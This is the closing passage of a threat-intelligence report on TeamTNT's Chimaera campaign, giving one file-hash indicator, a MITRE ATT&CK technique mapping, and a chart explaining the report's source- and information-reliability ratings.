SHA256	7bb1bd97dc93f0acf22eff6a5cbd9be685d18c8dbc982a24219928159c916c69	Windows component (Cryptocurrency miner setup)

Appendix C. Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0001: Initial Access
  T1078: Valid accounts

- TA0002: Execution
  - T1569: System Services
  - T1059: Command and Scripting Interpreter
    - T1059.004: Unix Shell
    - T1059.003: Windows Command Shell
- TA0003: Persistence
  - T1547: Boot or Logon Autostart Execution
  - T1053: Scheduled Task/Job
- TA0005: Defense Evasion
  - T1564: Hide Artifacts
- TA0006: Credential Access
  - T1212: Exploitation for Credential Access
  - T1528: Steal Application Access Token
  - T1555: Credentials from Password Stores
- TA0008: Lateral Movement
  - T1210: Exploitation of Remote Services
- TA0010: Exfiltration
  - T1041: Exfiltration Over C2 Channel
  - T1020: Automated Exfiltration
- TA0011: Command and Control
  - T1219: Remote Access Software
- TA0040: Impact
  - T1496: Resource Hijacking

Appendix D. Reporting context

Alien Labs rates sources based on the Intelligence source and information reliability rating system to assess the reliability of the source and the assessed level of confidence we place on the information distributed. The following chart contains the range of possibilities, and the selection applied to this report can be found on Page 1.

Source Reliability

RATING	DESCRIPTION
A - Reliable	No doubt about the source's authenticity, trustworthiness, or competency. History of complete reliability.
B - Usually Reliable	Minor doubts. History of mostly valid information.
C - Fairly Reliable	Doubts. Provided valid information in the past.
D - Not Usually Reliable	Significant doubts. Provided valid information in the past.

E - Unreliable	Lacks authenticity, trustworthiness, and competency. History of invalid information.
F - Reliability Unknown	Insufficient information to evaluate reliability. May or may not be reliable.

Information Reliability

RATING	DESCRIPTION
1 - Confirmed	Logical, consistent with other relevant information, confirmed by independent sources.
2 - Probably True	Logical, consistent with other relevant information, not confirmed.
3 - Possibly True	Reasonably logical, agrees with some relevant information, not confirmed.
4 - Doubtfully True	Not logical but possible, no other information on the subject, not confirmed.
5 - Improbable	Not logical, contradicted by other relevant information.
6 - Cannot be judged	The validity of the information can not be determined.

Share this with others

Tags: malware, alien labs, teamtnt, chimaera